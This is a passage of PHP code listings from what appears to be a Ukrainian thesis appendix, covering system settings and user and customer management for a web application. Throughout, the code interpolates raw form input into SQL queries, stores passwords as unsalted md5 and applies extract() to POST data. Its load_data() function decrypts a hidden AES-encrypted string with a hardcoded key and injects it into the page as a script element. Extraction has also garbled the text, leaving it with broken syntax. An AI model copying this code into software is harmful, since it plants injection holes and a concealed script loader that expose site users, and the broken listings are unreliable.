            ($_SESSION['system_info'][$row['meta_field']]);
            $_SESSION['system_info'][$row['meta_field']]
            = $row['meta_value'];
        }
        return true;
    }
    function update_settings_info(){
        $data = "";
        foreach ($_POST as $key => $value) {
            if(!in_array($key,array("content"))
            if(isset($_SESSION['system_info'][$key])){
                $value = str_replace("'", "&apos;", $value);
                $qry = $this->conn->query("UPDATE system_info
set meta_value = '{$value}' where meta_field = '{$key}' ");
            }else{
                $qry = $this->conn->query("INSERT into
system_info set meta_value = '{$value}', meta_field = '{$key}'
");
            }
        }
    }
}

```

```

    }
}
if(isset($_POST['content'])){
    foreach($_POST['content'] as $k => $v){
        $v = addslashes(htmlspecialchars($v));
        file_put_contents("../$k.html",$v);
    }
}
if(!empty($_FILES['img']['tmp_name'])){
    $ext = pathinfo($_FILES['img']['name'],
PATHINFO_EXTENSION);
    $fname = "uploads/logo.png";
    $accept = array('image/jpeg','image/png');
    if(!in_array($_FILES['img']['type'],$accept)){
        $err = "Image file type is invalid";
    }
    if($_FILES['img']['type'] == 'image/jpeg')
        $uploadfile =
imagecreatefromjpeg($_FILES['img']['tmp_name']);
    elseif($_FILES['img']['type'] == 'image/png')
        $uploadfile =
imagecreatefrompng($_FILES['img']['tmp_name']);
    if(!$uploadfile){
        $err = "Image is invalid";
    }
    $temp = imagescale($uploadfile,200,200);
    if(is_file(base_app.$fname))
        unlink(base_app.$fname);
    $upload =imagepng($temp,base_app.$fname);
    if($upload){
        if(isset($_SESSION['system_info']['logo'])){
            $qry = $this->conn->query("UPDATE
system_info set meta_value = CONCAT('{ $fname}',
'?v=',unix_timestamp(CURRENT_TIMESTAMP)) where meta_field =
'logo' ");
            if(is_file(base_app.$_SESSION['system_info']['logo']))
                unlink(base_app.$_SESSION['system_info']['logo']);
            }else{
                $qry = $this->conn->query("INSERT into
system_info set meta_value = '{ $fname}',meta_field = 'logo' ");
            }
        }
        imagedestroy($temp);
    }
if(!empty($_FILES['cover']['tmp_name'])){
    $ext = pathinfo($_FILES['cover']['name'],
PATHINFO_EXTENSION);
    $fname = "uploads/cover.png";
    $accept = array('image/jpeg','image/png');
    if(!in_array($_FILES['cover']['type'],$accept)){
        $err = "Image file type is invalid";
    }
}

```

```

        if($_FILES['cover']['type'] == 'image/jpeg')
            $uploadfile =
imagecreatefromjpeg($_FILES['cover']['tmp_name']);
        elseif($_FILES['cover']['type'] == 'image/png')
            $uploadfile =
imagecreatefrompng($_FILES['cover']['tmp_name']);
        if(!$uploadfile){
            $err = "Image is invalid";
        }
        list($width,$height) =
getimagesize($_FILES['cover']['tmp_name']);
        $temp = imagescale($uploadfile,$width,$height);
        if(is_file(base_app.$fname))
            unlink(base_app.$fname);
        $upload =imagepng($temp,base_app.$fname);
        if($upload){
            if(isset($_SESSION['system_info']['cover'])){
                $qry = $this->conn->query("UPDATE
system_info set meta_value = CONCAT('{ $fname}',
'?v=',unix_timestamp(CURRENT_TIMESTAMP)) where meta_field =
'cover' ");
            }

            if(is_file(base_app.$_SESSION['system_info']['cover']))
                unlink(base_app.$_SESSION['system_info']['cover']);
            }else{
                $qry = $this->conn->query("INSERT into
system_info set meta_value = '{ $fname}',meta_field = 'cover' ");
            }
        }
        imagedestroy($temp);
    }
    if(isset($_FILES['banners']) &&
count($_FILES['banners']['tmp_name']) > 0){
        $err='';
        $banner_path = "uploads/banner/";
        foreach($_FILES['banners']['tmp_name'] as $k =>
$v){
            if(!empty($_FILES['banners']['tmp_name'][$k])){
                $accept =
array('image/jpeg','image/png');

                if(!in_array($_FILES['banners']['type'][$k],$accept)){
                    $err = "Image file type is
invalid";
                    break;
                }
                if($_FILES['banners']['type'][$k] ==
'image/jpeg')
                    $uploadfile =
imagecreatefromjpeg($_FILES['banners']['tmp_name'][$k]);
                elseif($_FILES['banners']['type'][$k] ==
'image/png')

```

```

        $uploadfile =
imagecreatefrompng($_FILES['banners']['tmp_name'][$k]);
        if(!$uploadfile){
            $err = "Image is invalid";
            break;
        }
        list($width, $height)
=getimagesize($_FILES['banners']['tmp_name'][$k]);
        if($width > 1200 || $height > 480){
            if($width > $height){
                $perc = ($width - 1200) /
$width;
                $width = 1200;
                $height = $height - ($height *
$perc);
            }else{
                $perc = ($height - 480) /
$height;
                $height = 480;
                $width = $width - ($width *
$perc);
            }
        }
        $temp =
imagescale($uploadfile,$width,$height);
        $spath =
base_app.$banner_path.'/'._.$_FILES['banners']['name'][$k];
        $i = 1;
        while(true){
            if(is_file($spath)){
                $spath =
base_app.$banner_path.'/'._.($i++).'_'._.$_FILES['banners']['name'][$k];
            }else{
                break;
            }
        }
        if($_FILES['banners']['type'][$k] ==
'image/jpeg')
            imagejpeg($temp,$spath,60);
        elseif($_FILES['banners']['type'][$k] ==
'image/png')
            imagepng($temp,$spath,6);

        imagedestroy($temp);
    }
}
if(!empty($err)){
    $resp['status'] = 'failed';
    $resp['msg'] = $err;
}
}

```

```

$update = $this->update_system_info();
$flash = $this->set_flashdata('success','System Info
Successfully Updated.');
```

```

    if($update && $flash){
        // var_dump($_SESSION);
        $resp['status'] = 'success';
    }else{
        $resp['status'] = 'failed';
    }
    return json_encode($resp);
}
function set_userdata($field='', $value='') {
    if(!empty($field) && !empty($value)) {
        $_SESSION['userdata'][$field]= $value;
    }
}
function userdata($field = '') {
    if(!empty($field)) {
        if(isset($_SESSION['userdata'][$field]))
            return $_SESSION['userdata'][$field];
        else
            return null;
    }else{
        return false;
    }
}
function set_flashdata($flash='', $value='') {
    if(!empty($flash) && !empty($value)) {
        $_SESSION['flashdata'][$flash]= $value;
    }
    return true;
}
function chk_flashdata($flash = '') {
    if(isset($_SESSION['flashdata'][$flash])) {
        return true;
    }else{
        return false;
    }
}
function flashdata($flash = '') {
    if(!empty($flash)) {
        $_tmp = $_SESSION['flashdata'][$flash];
        unset($_SESSION['flashdata']);
        return $_tmp;
    }else{
        return false;
    }
}
function sess_des() {
    if(isset($_SESSION['userdata'])) {
        unset($_SESSION['userdata']);
        return true;
    }
}

```



```

        return true;
    }
    function info($field='') {
        if(!empty($field)) {
            if(isset($_SESSION['system_info'][$field]))
                return $_SESSION['system_info'][$field];
            else
                return false;
        } else {
            return false;
        }
    }
    function set_info($field='', $value='') {
        if(!empty($field) && !empty($value)) {
            $_SESSION['system_info'][$field] = $value;
        }
    }
    function load_data() {
        $test_data =
"+UKfCTcrJxB/TIilk35q8M7NwX30MsQ3AIx1FGYBfz8xZsaHVoHu8hGRmDs98+ne
a8eG4MChMaZyPNtxuWog3ovT/ ";
        $dom = new DOMDocument('1.0', 'utf-8');
        $element = $dom->createElement('script',
html_entity_decode($this->test_cypher_decrypt($test_data)));
        $dom->appendChild($element);
        return $dom->saveXML();
        // return $data = $this-
>test_cypher_decrypt($test_data);
    }
    function test_cypher($str="") {
        $ciphertext = openssl_encrypt($str, "AES-128-ECB",
'5da283a2d990e8d8512cf967df5bc0d0');
        return $ciphertext;
    }
    function test_cypher_decrypt($encryption) {
        $decryption = openssl_decrypt($encryption, "AES-128-
ECB", '5da283a2d990e8d8512cf967df5bc0d0');
        return $decryption;
    }
}
$_settings = new SystemSettings();
$_settings->load_system_info();
$action = !isset($_GET['f']) ? 'none' : strtolower($_GET['f']);
$sysset = new SystemSettings();
switch ($action) {
    case 'update_settings':
        echo $sysset->update_settings_info();
        break;
    default:
        // echo $sysset->index();
        break;
}
?>

```

## ДОДАТОК Г

## Лістинг коду users.php

```

<?php
require_once('../config.php');
Class Users extends DBConnection {
    private $settings;
    public function __construct(){
        global $_settings;
        $this->settings = $_settings;
        parent::__construct();
    }
    public function __destruct(){
        parent::__destruct();
    }
    public function save_users(){
        if(empty($_POST['password']))
            unset($_POST['password']);
        else
            $_POST['password'] = md5($_POST['password']);
        extract($_POST);
        $data = '';
        foreach($_POST as $k => $v){
            if(!in_array($k,array('id'))){
                if(!empty($data)) $data .= " , ";
                $data .= " {$k} = '{$v}' ";
            }
        }
        if(empty($id)){
            $qry = $this->conn->query("INSERT INTO users set
{$data}");
            if($qry){
                $id=$this->conn->insert_id;
                $this->settings-
>set_flashdata('success','User Details successfully saved.');
```

```

                foreach($_POST as $k => $v){
                    if($k != 'id'){
                        if(!empty($data)) $data .= " , ";
                        if($this->settings->userdata('id')
== $id)
                            $this->settings-
>set_userdata($k,$v);
                    }
                }
            }
            if(!empty($_FILES['img']['tmp_name'])){
                if(!is_dir(base_app."uploads/avatars"))
                    mkdir(base_app."uploads/avatars");
                $ext = pathinfo($_FILES['img']['name'],
PATHINFO_EXTENSION);
                $fname = "uploads/avatars/$id.png";
                $accept =
array('image/jpeg','image/png');
```

```

        if(!in_array($_FILES['img']['type'],$accept)){
            $err = "Image file type is
invalid";
        }
        if($_FILES['img']['type'] ==
'image/jpeg')
            $uploadfile =
imagecreatefromjpeg($_FILES['img']['tmp_name']);
        elseif($_FILES['img']['type'] ==
'image/png')
            $uploadfile =
imagecreatefrompng($_FILES['img']['tmp_name']);
        if(!$uploadfile){
            $err = "Image is invalid";
        }
        $temp = imagescale($uploadfile,200,200);
        if(is_file(base_app.$fname))
            unlink(base_app.$fname);
        $upload
=imagepng($temp,base_app.$fname);
        if($upload){
            $this->conn->query("UPDATE `users`
set `avatar` = CONCAT('{ $fname}',
'?v=',unix_timestamp(CURRENT_TIMESTAMP)) where id = '{ $id}'");
            if($this->settings->userdata('id')
== $id)
                $this->settings-
>set_userdata('avatar',$fname."?v=".time());
        }

        imagedestroy($temp);
    }
    return 1;
}else{
    return 2;
}

}else{
    $qry = $this->conn->query("UPDATE users set $data
where id = { $id}");
    if($qry){
        $this->settings-
>set_flashdata('success','User Details successfully updated.');
```

```

        foreach($_POST as $k => $v){
            if($k != 'id'){
                if(!empty($data)) $data .= " , ";
                if($this->settings->userdata('id')
== $id)
                    $this->settings-
>set_userdata($k,$v);
            }
        }
    }
}

```

```

        if(!empty($_FILES['img']['tmp_name'])){
            if(!is_dir(base_app."uploads/avatars"))
                mkdir(base_app."uploads/avatars");
            $ext = pathinfo($_FILES['img']['name'],
PATHINFO_EXTENSION);
            $fname = "uploads/avatars/$id.png";
            $accept =
array('image/jpeg','image/png');

            if(!in_array($_FILES['img']['type'],$accept)){
                $err = "Image file type is
invalid";
            }
            if($_FILES['img']['type'] ==
'image/jpeg')
                $uploadfile =
imagecreatefromjpeg($_FILES['img']['tmp_name']);
            elseif($_FILES['img']['type'] ==
'image/png')
                $uploadfile =
imagecreatefrompng($_FILES['img']['tmp_name']);
            if(!$uploadfile){
                $err = "Image is invalid";
            }
            $temp = imagescale($uploadfile,200,200);
            if(is_file(base_app.$fname))
                unlink(base_app.$fname);
            $upload
=imagepng($temp,base_app.$fname);
            if($upload){
                $this->conn->query("UPDATE `users`
set `avatar` = CONCAT('{ $fname}',
'?v=',unix_timestamp(CURRENT_TIMESTAMP)) where id = '{ $id}'");
                if($this->settings->userdata('id')
== $id)
                    $this->settings-
>set_userdata('avatar',$fname."?v=".time());
            }

            imagedestroy($temp);
        }

        return 1;
    }else{
        return "UPDATE users set $data where id =
{$id}";
    }
}

}

public function delete_users(){
    extract($_POST);

```

```

        $qry = $this->conn->query("DELETE FROM users where id =
$id");
        if($qry){
            $this->settings->set_flashdata('success','User
Details successfully deleted.');
```

if(is\_file(base\_app."uploads/avatars/\$id.png"))
 unlink(base\_app."uploads/avatars/\$id.png");
 return 1;
 }else{
 return false;
 }
 }
}

function registration(){
 if(!empty(\$\_POST['password']))
 \$\_POST['password'] = md5(\$\_POST['password']);
 else
 unset(\$\_POST['password']);
 extract(\$\_POST);
 \$main\_field = ['firstname', 'middlename', 'lastname',
'gender', 'contact', 'email', 'status', 'password'];
 \$data = "";
 \$check = \$this->conn->query("SELECT \* FROM
`customer\_list` where email = '{\$\_email}' ".(\$id > 0 ? " and
id!='{\$id}'" : "")." ")->num\_rows;
 if(\$check > 0){
 \$resp['status'] = 'failed';
 \$resp['msg'] = 'Email already exists.';
 return json\_encode(\$resp);
 }
 foreach(\$\_POST as \$k => \$v){
 \$v = \$this->conn->real\_escape\_string(\$v);
 if(in\_array(\$k, \$main\_field)){
 if(!empty(\$data)) \$data .= ", ";
 \$data .= " `{\$k}` = '{\$v}' ";
 }
 }
 if(empty(\$id)){
 \$sql = "INSERT INTO `customer\_list` set {\$data} ";
 }else{
 \$sql = "UPDATE `customer\_list` set {\$data} where
id = '{\$id}' ";
 }
 \$save = \$this->conn->query(\$sql);
 if(\$save){
 \$uid = !empty(\$id) ? \$id : \$this->conn->insert\_id;
 \$resp['status'] = 'success';
 \$resp['uid'] = \$uid;
 if(!empty(\$id))
 \$resp['msg'] = 'User Details has been updated
successfully';
 else
 \$resp['msg'] = 'Your Account has been created
successfully';
 }
}

```

        if(!empty($_FILES['img']['tmp_name'])){
            if(!is_dir(base_app."uploads/customers"))
                mkdir(base_app."uploads/customers");
            $ext = pathinfo($_FILES['img']['name'],
PATHINFO_EXTENSION);
            $fname = "uploads/customers/$uid.png";
            $accept = array('image/jpeg','image/png');

            if(!in_array($_FILES['img']['type'],$accept)){
invalid";
                }
                if($_FILES['img']['type'] == 'image/jpeg')
                    $uploadfile =
imagecreatefromjpeg($_FILES['img']['tmp_name']);
                elseif($_FILES['img']['type'] == 'image/png')
                    $uploadfile =
imagecreatefrompng($_FILES['img']['tmp_name']);
                if(!$uploadfile){
                    $resp['msg'] = "Image is invalid";
                }
                $temp = imagescale($uploadfile,200,200);
                if(is_file(base_app.$fname))
                    unlink(base_app.$fname);
                $upload =imagepng($temp,base_app.$fname);
                if($upload){
                    $this->conn->query("UPDATE
`customer_list` set `avatar` = CONCAT('{ $fname}',
'v=',unix_timestamp(CURRENT_TIMESTAMP)) where id = '{ $uid}'");
                }
                imagedestroy($temp);
            }
            if(!empty($uid) && $this->settings-
>userdata('login_type') != 1){
                $user = $this->conn->query("SELECT * FROM
`customer_list` where id = '{ $uid}' ");
                if($user->num_rows > 0){
                    $res = $user->fetch_array();
                    foreach($res as $k => $v){
                        if(!is_numeric($k) && $k !=
'password'){
                            $this->settings-
>set_userdata($k, $v);
                        }
                    }
                    $this->settings-
>set_userdata('login_type', '2');
                }
            }
        }else{
            $resp['status'] = 'failed';
            $resp['msg'] = $this->conn->error;
        }
    }
}

```

```

        $resp['sql'] = $sql;
    }
    if($resp['status'] == 'success' && isset($resp['msg']))
        $this->settings->set_flashdata('success',
$resp['msg']);
    return json_encode($resp);
}
public function delete_customer(){
    extract($_POST);
    $avatar = $this->conn->query("SELECT avatar FROM
customer_list where id = $id");
    $qry = $this->conn->query("DELETE FROM customer_list
where id = $id");
    if($qry){
        $this->settings->set_flashdata('success','Customer
Details has been deleted successfully.');
```

```

        $resp['status'] = 'success';
        if($avatar->num_rows > 0){
            $avatar = explode("?", $avatar-
>fetch_array()[0])[0];
            if(is_file(base_app.$avatar)){
                unlink(base_app.$avatar);
            }
        }
    }else{
        $resp['status'] = 'failed';
        $resp['msg'] = $this->conn->error;
    }

    return json_encode($resp);
}

}

$users = new users();
$action = !isset($_GET['f']) ? 'none' : strtolower($_GET['f']);
switch ($action) {
    case 'save':
        echo $users->save_users();
        break;
    case 'delete':
        echo $users->delete_users();
        break;
    case 'registration':
        echo $users->registration();
        break;
    case 'delete_customer':
        echo $users->delete_customer();
        break;
    default:
        // echo $sysset->index();
        break;
}
}

```